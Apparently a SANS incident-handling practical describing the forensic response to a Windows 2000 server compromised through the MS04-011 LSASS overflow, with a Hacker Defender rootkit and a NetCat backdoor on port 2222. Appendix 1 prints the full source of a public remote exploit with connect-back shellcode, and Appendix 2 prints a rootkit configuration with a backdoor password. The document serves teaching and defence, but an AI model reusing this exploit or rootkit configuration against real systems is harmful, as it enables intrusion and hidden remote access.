
All the patterns of the templates and ESM policies, that the system parameters are compared with, have been prepared on the basis of ISO17799 standard and the best practice.

The audit result includes generating reports for the firm's board and security reports for the security officers and administrators of the systems.

The administrators' duty is to check the logs, system events and backups of the system stored in the file server. The archive is kept in the safe outside the firm.


5.2 Identification:

Having carried out the every week servers' audit using Enterprise Security Manager that checks "User Accounts and Authorizations Security", the Security Officer has detected the new account belonging to the administrator's group in the "beagle" server.




This screen shows events from Enterprise Security Manager.

Then the Security Officer checks the registers in the “beatle” server when he detects that register
HKEY_LOCAL_MACHINE\Software\Microsoft\Wondows\CurrentVersion\Run has
been changed.



The Security Officer uses NetRecon to detect open ports.



The Security Officer commands the System Administrator to explain why the administrator has created the new account and changed the system registers. The System Administrator explains that he hasn't created the new account in the system. The new account is of an unknown origin. Then the System Administrator explains that the system register has been changed intentionally and this change concerns the Sing.bat script that is activated during the start of the system. This script includes command to start the NetCat program and thus allowing the access "beatle" system on the 2222 port. The System Administrator has also noticed that the netstat -na command doesn't list the open NetCat port. The System Administrator suspects that the "Beatle" system has been discredited.

The Intruder has the account with the privilege of the System Administrator. He can also have access to the "beatle" system using the NetCat backdoor hidden by the rootkit program.

15.00

Notifying the Security Manager the about incident

The Security Officer calls the Security Manager and notifies him of discrediting the system. Due to the fact that Firm A does not have access to the Internet, it is suspected that the attack could have been made from inside the firm.

15.30

The Security Officer calls the meeting of the Incident Response Team (IRT) members in a separate room.

The IRT analyses the situation and firm network.

The Security Manager commands as follows:

- to register network traffic using tcpdump sniffer,
- the Security Officer to conduct the audit off all the servers that use ESM,
- then, the Administrator to disconnect the discredited system,
- next, the administrator and Security Officer to protect the traces of the discredited system,
- prepare the earlier system backup,
- prepare the tools to analyze the traces.

5.3 Containment:

Protecting the data from the discredited system allows acquiring information about the Intruder, who, how and when he broke into the file server. Moreover, The board will probably go to court, therefore, all the IRT actions should be carried out according to procedures.

The „jump kit“ witch includes:

- Laptop with Microsoft Windows XP/Linux RedHat 9.0
- A hub (4-port)
- A crossover cable

- An external IDE Hard drive 120 GB
- Blank CDs
- Blank 1.44 Floppy Disks
- USB pocket drive
- A flashlight
- A digital camera

The list of essential tools:

- Arp.exe
- Cmd.exe
- Netstat.exe
- Net.exe
- Nbtstat.exe
- Nc.exe
- Fport.exe
- Ipconfig.exe
- Pslist.exe
- Psservice.exe
- Psinfo.exe
- Pulist.exe
- Regdmp.exe

15.45

The discredited system is disconnected from the network. The following activities have been carried out.

In order to acquire data, the laptop (IP 10.39.129.120) is connected to the discredited system.

Commands executed in the laptop system:

```
nc -l -p 9999 > D:\sys_dump.log
```

Options:

nc -l -p [port]

l – listen mode

p - local port

> dump output file

The fleeting data from discredited system have been collected by executing script Collect.bat from CDROM and sending the data to the laptop system

```
Collect.bat | nc 10.39.129.120 9999
```

Options:

nc [target IP] [port]

l - pipe output of Collect.bat program into host on ports

The Collect.bat script includes:

Collect.bat

time /t

date /t

arp -a

fport

netstat -an

nbtstat -S

net use

ipconfig /all

ipconfig /displaydns

regdmp

promisedetect

psservice

pslist

16.30

The copy of the discredited system is made.

- The discredited system is activated from the CDROM with a specially prepared operating system.
- The NetCat program is activated on the laptop to collect the data.

```
nc -l -p 9999 > D:\disc_dump.log
```

Options:

nc -l -p [port]

l – listen mode

p - local port

> dump output file

The Disc Dump program is executed in the discredited machine and the disc is

copied. The NetCat program allows sending the data into the laptop.
The Disc Dump program is activated with the command:

```
dd if =\\.\C: | nc 10.39.129.120 9999
```

The Security Officer has the information about the discredited system from the ESM audit performing the following check:

User Accounts and Authorizations

Password Strength:

File Systems and Directories,

File Sharing,

Networks and Server Settings,

Operating system parameters,

Check versions and patches,

Check Registry,

User Accounts and Authorizations,

File Systems and Directories.

RKDetector v 0.61

RKDetector is a diagnostic tool that provides information about Hidden process and Services Hooked by an NT rootkit such as Hacker Defender.

Rootkit Detector for window it works under Microsoft Windows 2000/XP/2003.

Hacker Defender (RKDetector ver 0.61) is accessible on the web site:

<http://www.haxorcitos.com/ficheros/RKDetectorv0.61.zip>

This screen shows detecting Hacker Defender by the RKDetector.

```
-Gathering Service list Information... < Found: 0 Hidden Services>
-Searching for wrong Service Paths.... < Found: 1 wrong Services >

*SV: msdirectx <msdirectx> PATH: c:\winnt\system32\msdirectx.sys

-Searching for Rootkit Modules..... < Found: 0 Suspicious modules >
-Trying to detect hxddef with TCP data..< Found: 1 running rootkits>

*ROOTKIT HACKER DEFENDER v1.0.0 IS INSTALLED IN YOUR HOST.

-Searching for hxddef hooks..... < Found: 1 running rootkits>

*ROOTKIT HACKER DEFENDER >= v0.82 FOUND. Path not available

-Searching for other rootkits..... < Found: 0 running rootkits>
```

It is not recommended to use the RKDetector on the containment stage as the RKDetector stops the hidden Hacker Defender rootkit process and thus erasing tracks.

18.00


Protecting the disc of the victim's computer.

5.4 Eradication:

The following commands remove the rootkit Hacker Defender from the discredited system:

```
net stop HackerDefender100
```

Stopping hxdef services



This screen shows how the Hacker Defender100 service works. The Hacker Defender100 hides this service:

This command uninstall the Hacker Defender100

```
hxdef100 -:uninstall
```

Removes hxdef100 from the memory and kills all running backdoor connections

The Administrator does not decide to remove the rootkit Defender because the Intruder has acquired the Administrator's rights and the rootkit has modified the core of the system. It has been decided to change the disc in the discredited system and to install a new system, current patches and fixes. Next, the data is recovered from the earlier backup. The disc with the discredited system is secured for evidence and stored in a special safe.

5.5 Recovery:

The Security Manager decides to recover the “beatle” system in the new disc.

Tasks to execute during the recovery of the system:

- install Server 2000 (Custom Installation),
- install current service pack - W2K SP4,
- install required fixes,
- recover files from the backup. Files are to be recovered from backups made eight days before because the audit executed one week earlier did not show the Intruder’s action,
- install the AntiVirus program,
- check the recovered files system by the AntiVirus program,
- install the Enterprise Security Agent, carrying out the audit with the Enterprise Security Manager,
- install the Intruder Detection System agent,
- the System Administrator should check the new system using Ethereal program before it is connected to the network and available for clients and also check the logs of the system,
If everything is correct, the administrator connects the new “Beatle” product system to the network and notifies the Security Officer of this action,
- connect to network.

5.6 Lessons Learned:

The last component of the incident handling is the final report that should contain information about future prevention.

Conclusions:

- Install current patches and fixes which improve the security system. In this case Microsoft Windows LSASS buffer overflow vulnerability, apply the patch provided by the vendor:

Microsoft Windows 2000 SP 2, Microsoft Windows 2000 SP 3, and Microsoft Windows 2000 SP 4 (Windows2000-KB835732-x86-ENU):

<http://www.microsoft.com/downloads/details.aspx?FamilyId=0692C27E-F63A-414C-B3EB-D2342FBB6C00&displaylang=en>

Microsoft Windows XP and Microsoft Windows XP SP 1(WindowsXP-KB835732-x86-ENU):

<http://www.microsoft.com/downloads/details.aspx?FamilyId=3549EA9E-DA3F-43B9-A4F1-AF243B6168F3&displaylang=en>

Microsoft Windows XP 64-Bit Edition SP 1(WindowsXP-KB835732-IA64-ENU):
<http://www.microsoft.com/downloads/details.aspx?FamilyId=C6B55EF2-D9FE-4DBE-AB7D-73A20C82FF73&displaylang=en>

Microsoft Windows XP 64-Bit Edition Version 2003(WindowsServer2003-KB835732-IA64-ENU):
<http://www.microsoft.com/downloads/details.aspx?FamilyId=C207D372-E883-44A6-A107-6CD2D29FC6F5&displaylang=en>

Microsoft Windows Server 2003(WindowsServer2003-KB835732-x86-ENU):
<http://www.microsoft.com/downloads/details.aspx?FamilyId=EAB176D0-01CF-453E-AE7E-7495864E8D8C&displaylang=en>

Microsoft Windows Server 2003 64-Bit Edition:
<http://downloads/details.aspx?FamilyId=C207D372-E883-44A6-A107-6CD2D29FC6F5&displaylang=en>

- Install AntiVirus program into all systems,
- Install Intrusion Detection System into all critical systems,
- Monitor all events generated by: Intrusion Detection Systems, Firewalls
- Monitor system logs
- Use Internet Connection Firewall to block unauthorized inbound network traffic
- Filter UDP and TCP ports 113, 135, 137, 138, 139, 445, 2041, 3367, 5111, 6667 and at the network perimeter. Additionally, block any specially created port used for RPC
- Periodically scan the system in order to discover open ports,
- Periodically carry out the system audit,
- Periodically update the documents concerning incident handler,
- Monitor the internet web site concerning vulnerability systems and attacks methods, in this way preventing against the infected or discredited systems,
- Access to the services notifying of vulnerability systems and new attacks.

© SANS Institute 2000 - 2005, Author retains full rights.

6 References:

- [1] CERT Vulnerability Note VU#753212
<http://www.kb.cert.org/vuls/id/753212>
- [2] CERT Technical Cyber Security Alert TA04-104A
<http://www.us-cert.gov/cas/techalerts/TA04-104A.html>
- [3] CVE Candidate CAN-2003-0533
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533>
- [4] Microsoft Security bulletin MS04-011
<http://www.microsoft.com/technet/security/bulletin/ms04-011.msp>
- [5] Bugraq ID#10108
<http://www.securityfocus.com/bid/10108>
- [6] eEye Digital Security Advisories
<http://www.eeye.com/html/Research/Advisories/AD20040413C.html>
- [7] Computer Associates Vulnerability Information Center Vulnerability ID:27886
<http://www3.ca.com/securityadvisor/vulninfo/vuln.aspx?id=27886>
- [8] Symantec Security Response, Korgo variety
<http://securityresponse.symantec.com/avcenter/venc/auto/index/indexW.html>
- [9] Trendmicro, Korgo variety
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_KORG0.A
- [10] McAfee Virus Information Center Search
<http://vil.nai.com/vil/alphar.asp?char=W>
- [11] Analysis of Buffer Overflow Attacks
http://www.windowsecurity.com/articles/Analysis_of_Buffer_Overflow_Attacks.html
- [12] Buffer Overflow Attacks
<http://www.mcs.csu Hayward.edu/~simon/security/boflo.html>
- [13] Symantec-products
<http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=46>
<http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=45>
http://www.symantec.com/avcenter/security/Content/Product/Product_ESM.html
- [14] Hacker Defender
<http://www.rootkit.host.sk/release/hxdef100.zip>

[15] RKDteector

<http://www.rootkit.com/redirect.php?http://www.haxorcitos.com/ficheros/RKDetectorv0.61.zip>

[16] Exploit Code link

<http://marc.theaimsgroup.com/?l=bugtraq&m=108325860431471&w=2>

[17] Computer Sucurity Incident Handing Guide

Tim Grance, Karen Kent, Brian Kim

[18] Inside Windows 2000 Third Edition

Dawid A. Solomon, Mark E. Russinovich

[19] Hack Proofing Your Network, Second Edition

D. R. Mirza Ahmad, I. Dubrawsky, H. Flynn, J Grand, R Graham, N Johnson, D.

Kaminsky, F. W. Lynch, S. W. Manzuik, R. Permech, K. Pfeil, R. F. Puppy, R. Russell

© SANS Institute 2000 - 2005, Author retains full rights.

7 Appendix 1 - Source Code for MS04-011 Lsasrv.dll RPC buffer Overflow

```
#include <windows.h>
#pragma comment(lib, "mpr.lib")
#pragma comment(lib, "ws2_32")

/* from www.cnhonker.com *unsigned char scode[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"

"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";

unsigned char scode2[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x7D\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"

"\x70\x95\x98\x99\x99\xC3\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5\x12\xED\x87\xE1\x9A"
"\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA\x74\xCF\xCE\xC8\x12\xA6"
"\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED\x91\xC0\xC6\x1A\x5E\x9D"
"\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF\xBD\x9A\x5A\x48\x78\x9A"
"\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A\x5A\x58\x78\x9B\x9A\x58"
"\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F\x97\x12\x49\xF3\x9A\xC0"
"\x71\x1E\x99\x99\x99\x1A\x5F\x94\xCB\xCF\x66\xCE\x65\xC3\x12\x41"
"\xF3\x9C\xC0\x71\xED\x99\x99\x99\xC9\xC9\xC9\xC9\xF3\x98\xF3\x9B"
"\x66\xCE\x75\x12\x41\x5E\x9E\x9B\x99\x9D\x4B\xAA\x59\x10\xDE\x9D"
"\xF3\x89\xCE\xCA\x66\xCE\x69\xF3\x98\xCA\x66\xCE\x6D\xC9\xCA"
"\x66\xCE\x61\x12\x49\x1A\x75\xDD\x12\x6D\xAA\x59\xF3\x89\xC0\x10"
"\x9D\x17\x7B\x62\x10\xCF\xA1\x10\xCF\xA5\x10\xCF\xD9\xFF\x5E\xDF"
"\xB5\x98\x98\x14\xDE\x89\xC9\xCF\xAA\x50\xC8\xC8\xC8\xF3\x98\xC8"
"\xC8\x5E\xDE\xA5\xFA\xF4\xFD\x99\x14\xDE\xA5\xC9\xC8\x66\xCE\x79"
"\xCB\x66\xCE\x65\xCA\x66\xCE\x65\xC9\x66\xCE\x7D\xAA\x59\x35\x1C"
"\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B\x77\xAA\x59"
"\x5A\x71\x76\x67\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD\xFD"
"\xEB\xFC\xEA\xEA\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9\xEB\xF6\xFA\xFC"
"\xEA\xEA\xD8\x99\xDC\xE1\xF0\xED\xCD\xF1\xEB\xFC\xF8\xFD\x99\xD5"
"\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\xEE\xEA\xAB\xC6"
"\xAA\xAB\x99\xCE\xCA\xD8\xCA\xF6\xFA\xF2\xFC\xED\xD8\x99\xFB\xF0"
"\xF7\xFD\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED"
"\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6\xFA\xF2\xFC\xED\x99";

typedef int (__stdcall *DSROLEUPGRADEDOWNLEVELSERVER)
(unsigned long, unsigned long, unsigned long, unsigned long,
unsigned long, unsigned long, unsigned long, unsigned long,
unsigned long, unsigned long, unsigned long, unsigned long);
DSROLEUPGRADEDOWNLEVELSERVER DsRoleUpgradeDownlevelServer;

#define LEN 3500
```

```

char buf[LEN+1];
char sendbuf[(LEN+1)*2];
char buf2[2];
char target2[200];

int main(int argc, char *argv[])
{
    HMODULE hNetapi;
    int ret=0;
    int i;
    char c, *target;
    LPSTR hostipc[40];
    NETRESOURCE netResource;
    unsigned short port;
    unsigned long ip;
    unsigned char* sc;

    if (argc < 3) {
        printf("Windows Lsassrv.dll RPC [ms04011] buffer overflow Remote Exploit\n \
        bug discovered by eEye.\n \
        code by sbaa(sysop@sbaa.3322.org) 2004/04/24 ver 0.1\n \
        Usage: \n \
        %s 0 targetip (Port ConnectBackIP ) \
        ----> attack 2k (tested on cn sp4,en sp4)\n \
        %s 1 targetip (Port ConnectBackIP ) \
        ----> attack xp (tested on cn sp1)\n",argv[0],argv[0]);
        printf("");
        return 0;
    }

    target = argv[2];
    sprintf((char *)hostipc,"\\\\\\%s\\ipc$",target);

    netResource.lpLocalName = NULL;
    netResource.lpProvider = NULL;
    netResource.dwType = RESOURCETYPE_ANY;
    netResource.lpRemoteName=(char *)hostipc;

    ret = WNetAddConnection2(&netResource, "", "", 0); // attempt a null session
    if (ret != 0)
    {
        printf("Create NULL session failed\n");
        // return 1;
    }

    hNetapi = LoadLibrary("sbaaNetapi.dll");
    if (!hNetapi) {
        printf("Can't load sbaaNetapi.dll.\n");
        exit(0);
    }

    (DWORD *)DsRoleUpgradeDownlevelServer = (DWORD *)GetProcAddress(hNetapi, "DsRoleUpgradeDownlevelServer");

    if (!DsRoleUpgradeDownlevelServer) {
        printf("Can't find function.\n");
        exit(0);
    }

    memset(buf, 'x90', LEN);

    if(argc>4)
    {
        port = htons(atoi(argv[3]))^(USHORT)0x9999;
        ip = inet_addr(argv[4])^(ULONG)0x99999999;

        memcpy(&scode[118], &port, 2);
        memcpy(&scode[111], &ip, 4);
        sc=scode;
    }
    else

```

```

{
if(argc>3)
{
port = htons(atoi(argv[3]))^(USHORT)0x9999;
memcpy(&scode2[176], &port, 2);

}
sc=scode2;
}
//attack all 2k sp3 version

memcpy(&buf[2020], "\x95\x0c\x01\x78", 4);
memcpy(&buf[2036], sc, strlen(sc));

//attack all 2k sp4 version
memcpy(&buf[2840], "\xeb\x06\xeb\x06", 4);
memcpy(&buf[2844], "\x2b\x38\x03\x78",4);

memcpy(&buf[2856], sc, strlen(sc));

printf("shellcode size %d\n", strlen(sc));

for(i=0; i<LEN; i++) { //unicode
sendbuf[i*2] = buf[i];
sendbuf[i*2+1] = 0;
}
sendbuf[LEN*2]=0;
sendbuf[LEN*2+1]=0;

if(atoi(argv[1])==1)
{
memcpy(&sendbuf, sc, strlen(sc));
memcpy(sendbuf+1964, "\xad\x14\x48\x74",4);
memcpy(&sendbuf[1948], "\xb8\x44\xf8\xff\xff\x03\xc4\x81\xec\x00\x20\x00\x00\xff\xe0\x00", 16);
memcpy(&sendbuf[1980], "\xeb\xde",2);
}

memset(target2, 0, 100);
for(i=0; i<strlen(target); i++) {
target2[i*2] = target[i];
target2[i*2+1] = 0;
}

memset(buf2, 0, 2);
ret=0;
ret=DsRoleUpgradeDownlevelServer(&sendbuf[0], &buf2[0], &buf2[0], &buf2[0], &buf2[0], &buf2[0],
&buf2[0], &buf2[0], target2, &buf2[0], &buf2[0], &buf2[0]);

printf("Ret value = %d\n",ret);
WNetCancelConnection2(netResource.lpRemoteName, 0, TRUE);
FreeLibrary(hNetapi);

return 0;
}

```

8 Appendix 2 - The hxdef100.ini file includes

[Hidden Table]

hxdef*
rcmd.exe

[Root Processes]

hxdef*
rcmd.exe

[Hidden Services]

HackerDefender*

[Hidden RegKeys]

HackerDefender100
LEGACY_HACKERDEFENDER100
HackerDefenderDrv100
LEGACY_HACKERDEFENDERDRV100

[Hidden RegValues]

[Startup Run]

[Free Space]

[Hidden Ports]

TCP:2222

[Settings]

Password=hxdef-rulez
BackdoorShell=hxdefß\$.exe
FileMappingName=_.-=[Hacker Defender]=-._
ServiceName=HackerDefender100
ServiceDisplayName=HXD Service 100
ServiceDescription=powerful NT rootkit
DriverName=HackerDefenderDrv100
DriverFileName=hxdefdrv.sys

[Comments]

9 Appendix 3 - Win32.Korgo Worm Versions

No.	Versions	Discovered
1	Win32.Korgo.A	22.05.04
2	Win32.Korgo.B	24.05.04
